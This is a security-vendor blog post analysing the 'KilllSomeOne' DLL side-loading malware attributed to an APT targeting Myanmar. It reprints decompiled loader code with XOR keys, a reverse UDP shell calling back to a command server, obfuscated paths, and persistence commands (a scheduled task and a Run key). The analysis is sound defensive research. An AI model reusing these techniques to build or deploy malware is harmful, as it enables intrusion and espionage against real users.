A new APT uses DLL side-loads to “KilllSomeOne”

news.sophos.com/en-us/2020/11/04/a-new-apt-uses-dll-side-loads-to-killlsomeone

Gabor Szappanos November 4, 2020

Recently, we’ve observed several cases where DLL side-loading was used to execute the malicious code. Side-loading is the use of a malicious DLL spoofing a legitimate one, relying on legitimate Windows executables to load and execute the malicious code.

While the technique is far from new—we first saw it used by (mostly Chinese) APT groups as early as 2013, before cybercrime groups started to add it to their arsenal—this particular payload was not one we’ve seen before. It stands out because the threat actors used several plaintext strings written in poor English with politically inspired messages in their samples.

The cases are connected by a common artifact: the program database (PDB) path. All samples share a similar PDB path, with several of them containing the folder name “KilllSomeOne.”

Based on the targeting of the attacks—against non-governmental organizations and other organizations in Myanmar— and other characteristics of the malware involved, we have reason to believe that the actors involved are a Chinese APT group.


Shell game

We have identified four different side-loading scenarios that were used by the same threat actor. Two of these delivered a payload carrying a simple shell, while the other two carried a more complex set of malware. Combinations from both of these sets were used in the same attacks.

Scenario 1

Components

Aug.exe	clean loader (originally MsMpEng.exe, a Microsoft antivirus component
mpsvc.dll	malicious loader
Groza_1.dat	encrypted payload



The main code of the attack is in mpsvc.dll 's exported function ServiceCrtMain. That function loads and decrypts the final payload, stored in the file Groza_1.dat:

```
strcpy(v3, "Groza_1.dat");
result = CreateFileA(Filename, 0x10000000u, 0, 0, 3u, 0, 0);
v6 = result;
if ( result != (HANDLE)-1 )
{
v7 = GetFileSize(result, 0);
v8 = v7 + 1;
v9 = HeapCreate(0x40000u, v7 + 1, 0);
v10 = HeapAlloc(v9, 8u, v8);
NumberOfBytesRead = 0;
ReadFile(v6, v10, v8, &NumberOfBytesRead, 0);
CloseHandle(v6);
decrypt_payload((int)v10, v8);
((void (*)(void))v10)();
```

The encryption is simple XOR algorithm, where the key is the following string: **Hapenexx is very bad**

```
                mov     edi, [ebp+arg_0]
                mov     ebx, 14h
                nop     dword ptr [eax+00000000h]

loc_10001020:                           ; CODE XREF: decrypt_payload+33↓j
                mov     eax, edx
                xor     edx, edx
                div     ebx
                mov     al, byte ptr ds:aHapenexxIsVery[edx] ; "Hapenexx is very bad"
                inc     edx
                xor     [ecx+edi], al
                inc     ecx
                cmp     ecx, esi
                jb      short loc_10001020
```

While analyzing the binary for the loader used in this attack type, we found the following PDB path:


```
C:\Users\guss\Desktop\Recent Work\U\U_P\KilllSomeOne\0.1\msvcp\Release\mpsvc.pdb
```

Scenario 2

Components

AUG.exe	clean loader (renamed Microsoft DISM.EXE)

dismcore.dll	malicious loader
Groza_1.dat	encrypted payload



The loader has the following PDB path:

```
C:\Users\guss\Desktop\Recent Work\U\U_P\KilllSomeOne\0.1\msvcp\Release\DismCore.pdb
```

The main code is in the exported function DllGetClassObject.

It uses the same payload name (Groza_1.dat) and password (Hapenexx is very bad) as the first case, only this time both the file name and the decryption key are themselves encrypted with a one-byte XOR algorithm.

```
                push    0               ; int
                push    eax             ; void *
                mov     [ebp+var_40], 0AFB0DEE0h
                mov     [ebp+var_3C], 0E0E5h
                mov     [ebp+var_3A], 0F5h
                call    _memset
                add     esp, 0Ch
                xor     eax, eax
                nop     dword ptr [eax]

filename_xor_loop:                      ; CODE XREF: sub_10001000+49↓j
                xor     byte ptr [ebp+eax+var_44], 81h
                inc     eax
                cmp     eax, 0Bh
                jb      short filename_xor_loop
                movaps  xmm0, ds:xorkey ; Hapenexx is very
                lea     eax, [ebp+var_70]
                push    2Ch             ; size_t
                push    0               ; int
                push    eax             ; void *
                movups  [ebp+var_84], xmm0
                mov     [ebp+var_74], 0EEEBE8AAh ;  bad
                call    _memset
                movups  xmm0, [ebp+var_84]
                add     esp, 0Ch
                mov     eax, 10h
                movaps  xmm1, ds:xmmword_100109A0
                pxor    xmm1, xmm0
                movups  [ebp+var_84], xmm1
                xchg    ax, ax

key_xor_loop:                           ; CODE XREF: sub_10001000+9C↓j
                xor     byte ptr [ebp+eax+var_84], 8Ah
                inc     eax
                cmp     eax, 14h
                jb      short key_xor_loop
```

In both of these cases, the payload is stored in the file named Groza_1.dat. The content of that file is a PE loader shellcode, which decrypts the final payload, loads into memory and executes it. The first layer of the loader code contains unused string: **AmericanUSA.**

```
                jmp     short loc_7C
; ---------------------------------------------------------------------------
aAmericanusa    db 'AmericanUSA',0
                dd 0, 0B00h
                dd 0D900h               ; DATA XREF: sub_2E60:loc_2E6C↓r
                dd 1903C00h
                db    0
; [0000005D BYTES: COLLAPSED FUNCTION sub_1F. PRESS CTRL-NUMPAD+ TO EXPAND]
; ---------------------------------------------------------------------------

loc_7C:                                 ; CODE XREF: seg000:loc_0↑j
                push    ebp
                mov     ebp, esp

loc_7F:                                 ; DATA XREF: seg000:00011260↓o
                                        ; seg000:00016F24↓o
                call    $+5
                push    eax
                push    ebx
                push    ecx
                push    edx
                add     esp, 10h
                pop     ebx
                sub     ebx, 401084h
                mov     eax, 401000h
                add     eax, ebx
                mov     ecx, 40101Bh
```

It has a PE loader shellcode, that decrypts the final payload, loads it into memory and executes it.The final payload is a DLL file that has the PDB path:

C:\Users\guss\Desktop\Recent Work\UDP SHELL\0.7 DLL\UDPDLL\Release\UDPDLL.pdb

```
*(_DWORD *)&stru_100192B4.sa_data[2] = inet_addr("160.20.147.254");
if ( gethostname(name, 260) != -1 )
{
  v1 = 0;
  do
    ++v1;
  while ( aHappinessIsAWa[v1] );
  create_key(v1);
  v2 = gethostbyname(name);
  if ( v2 )
  {
    v3 = inet_ntoa(**(struct in_addr **)v2->h_addr_list);
    if ( v3 )
    {
      v4 = 0;
      if ( *v3 )
      {
        do
          ++v4;
        while ( v3[v4] );
      }
      memmove(&unk_10019178, v3, v4);
    }
    get_adapter_addresses((CHAR *)&unk_1001928C);
    CreateThread(0, 0, create_cmd_pipe_thread_0, 0, 0, &ThreadId);
    v9 = 0;
    *(_OWORD *)buf = 0i64;
    v8 = 0i64;
    *(_WORD *)stru_100192B4.sa_data = htons(0x270Fu);
    *(_DWORD *)buf = 0;
    *(_DWORD *)&buf[4] = 309;
    memset(&unk_10019178);
    xor_decrypt((int)&buf[8], 309);
    sendto(s, buf, 317, 0, &stru_100192B4, 16);
    Sleep(0xC8u);
    sendto(s, buf, 317, 0, &stru_100192B4, 16);
```

The DLL is a simple remote command shell, connecting back to a server with the IP address 160.20.147.254 on port 9999. The code contains a string that is used to generate a key to decrypt the content of data received from the command and control server: "**Happiness is a way station between too much and too little**."

More ways to KillSomeone


The other two observed types of KillSomeOne DLL side-loading deliver a fairly sophisticated installer for the simple shell—one that establishes persistence and does the housekeeping required to conceal the malware and prepare file space for collecting data. While they carry different payload files (adobe.dat in one case, and x32bridge.dat in the other), the executables derived from these two files are essentially the same; both have the PDB path:

```
C:\Users\guss\Desktop\Recent
Work\U\U_P\KilllSomeOne\0.1\Function_hex\hex\Release\hex.pdb
```

Scenario 3

Components

SafeGuard.exe	clean loader (Adobe component)
hex.dll	malicious loader
adobe.dat	encrypted payload




The malicious loader loads the payload from the file named adobe.dat, and uses a similar XOR decryption to that used in Scenario 1. The only significant difference is the encryption key, which in this case is the string **HELLO_USA_PRISIDENT**.

```
xor_loop:                               ; CODE XREF: sub_10001180+134↓j
                mov     eax, 0AF286BCBh
                mul     ecx
                mov     eax, ecx
                sub     eax, edx
                shr     eax, 1
                add     eax, edx
                shr     eax, 4
                imul    eax, -13h
                add     ecx, eax
                mov     al, byte ptr ds:aHelloUsaPrisid[ecx] ; "HELLO_USA_PRISIDENT"
                inc     ecx
                xor     [esi+ebx], al
                inc     esi
                cmp     esi, edi
                jb      short xor_loop

loc_100012B6:                           ; CODE XREF: sub_10001180+10E↑j
                push    40h             ; flProtect
                push    3000h           ; flAllocationType
                push    edi             ; dwSize
                push    0               ; lpAddress
                call    ds:VirtualAlloc
```

Scenario 4 Components	
Mediae.exe	clean loader
x32dbg.exe	clean loader
msvcp120.dll	clean DLL (dependency of x32dbg)
msvcr120.dll	clean DLL (dependency of x32dbg)
x32bridge.dll	malicious loader
x32bridge.dat	payload



In Scenario 4, the PDB path of the loader is changed to:

```
C:\Users\B\Desktop\0.1\major\UP_1\Release\functionhex.pdb
```

The main code is in the exported function BridgeInit.


The payload is stored in the file x32bridge.dat, and it is encoded with a XOR algorithm, the key is the same as in case 3—**HELLO_USA_PRISIDENT**.

I think I smell a rat

The initial stage extracted from the two payload files in both these scenarios is the installer, which is loaded into memory from the .dat file by the initial malicious DLL. When loaded, it drops all components for another DLL side-loading cases to several directories:

- C:\ProgramData\UsersData\Windows_NT\Windows\User\Desktop
- C:\Users\All Users\UsersData\Windows_NT\Windows\User\Desktop
- %PROFILE%\Users
- C:\Users\Public\Public Media

The installer also assigns the files the “hidden” and “system” attributes to conceal them from users.




Some of the components dropped by the KillSomeOne installer payload.

The installer then closes the executable used in the initial stage of the attack, and starts a new instance of explorer.exe to side-load the dropped DLL component. This is an effort to conceal the execution, since the targeted system’s process list will only show another explorer.exe process (and not the renamed clean executable, which might stand out upon examination).

The installer also looks for a running process with a name starting with “AAM,” then kills the process and deletes the file associated with it in C:\ProgramData and C:\Users\All Users. This is likely because earlier PlugX side-loading scenarios used the clean files name “AAM Updates.exe”, and this mechanism removes earlier infections. It also takes several steps to ensure persistence, including the creation of a task that executes the side-loading executable that began the deployment:

```
schtasks /create /sc minute /mo 5 /tn LKUFORYOU_1 /tr
```



Additionally, it creates a registry auto-run key that does the same thing:

```
Software\Microsoft\Windows\CurrentVersion\Run\SafeGuard
```

The side loaded DLL uses an event name to identify itself when running—LKU_Test_0.1 if running from C:\ProgramData, or LKU_Test_0.2 if running from %USERHOME%.

The installer also configures the system for data exfiltration. On removable and non-system drives, it creates a desktop.ini file with settings to create a folder to the "Recycle Bin" type):

```
[.ShellClassInfo]
CLSID={645FF040-5081-101B-9F08-00AA002F954E}
IconResource=%systemroot%\system32\SHELL32.dll,7
```

It then copies files to the Recycle Bin on the drive in the subfolder 'files,' and also collects system information, including volume names and free disk space. And lastly, it copies all the .dat files dropped—including those used in the other side-loading scenarios—into the installation directories, Then the installer loads akm.dat, the file containing the next payload —the loader.

The loader is a simple DLL file, which, unlike the rest of the payloads, is not encrypted. It is a plain Windows PE file with a single export name, Start— the main function in the DLL, which builds a command line with the location of AUG.exe (the renamed Microsoft DISM.EXE):

c:\programdata\usersdate\windows_nt\windows\user\desktop\AUG.exe

```
mov     [ebp+var_44], 39504256h ; AUG.exe
mov     [ebp+var_40], 6F72h
mov     [ebp+var_3E], 72h
call    _memset
movaps  xmm0, xmmword ptr ds:aCProgramdataU ; "c:\\programdata\\u"
lea     eax, [ebp+var_20B]
xor     byte ptr [ebp+var_44], 17h
xor     byte ptr [ebp+var_44+1], 17h
xor     byte ptr [ebp+var_44+2], 17h
xor     byte ptr [ebp+var_44+3], 17h
xor     byte ptr [ebp+var_40], 17h
xor     byte ptr [ebp+var_40+1], 17h
xor     [ebp+var_3E], 17h
movups  xmmword ptr [ebp+CommandLine], xmm0
push    1C7h            ; size_t
movaps  xmm0, xmmword ptr ds:aSersdateWindow ; "sersdate\\windows"
movups  [ebp+var_234], xmm0
push    0               ; int
movaps  xmm0, xmmword ptr ds:aNtWindowsUser ; "_nt\\windows\\user"
push    eax             ; void *
movups  [ebp+var_224], xmm0
mov     [ebp+var_214], 6A7C7D45h ; \desktop\
mov     [ebp+var_210], 69766D72h
mov     [ebp+var_20C], 45h
call    _memset
movups  xmm0, xmmword ptr [ebp+CommandLine]
add     esp, 24h
mov     eax, 20h
movaps  xmm2, ds:xmmword_10010990
movaps  xmm1, xmm2
pxor    xmm1, xmm0
movups  xmm0, [ebp+var_234]
movups  xmmword ptr [ebp+CommandLine], xmm1
```

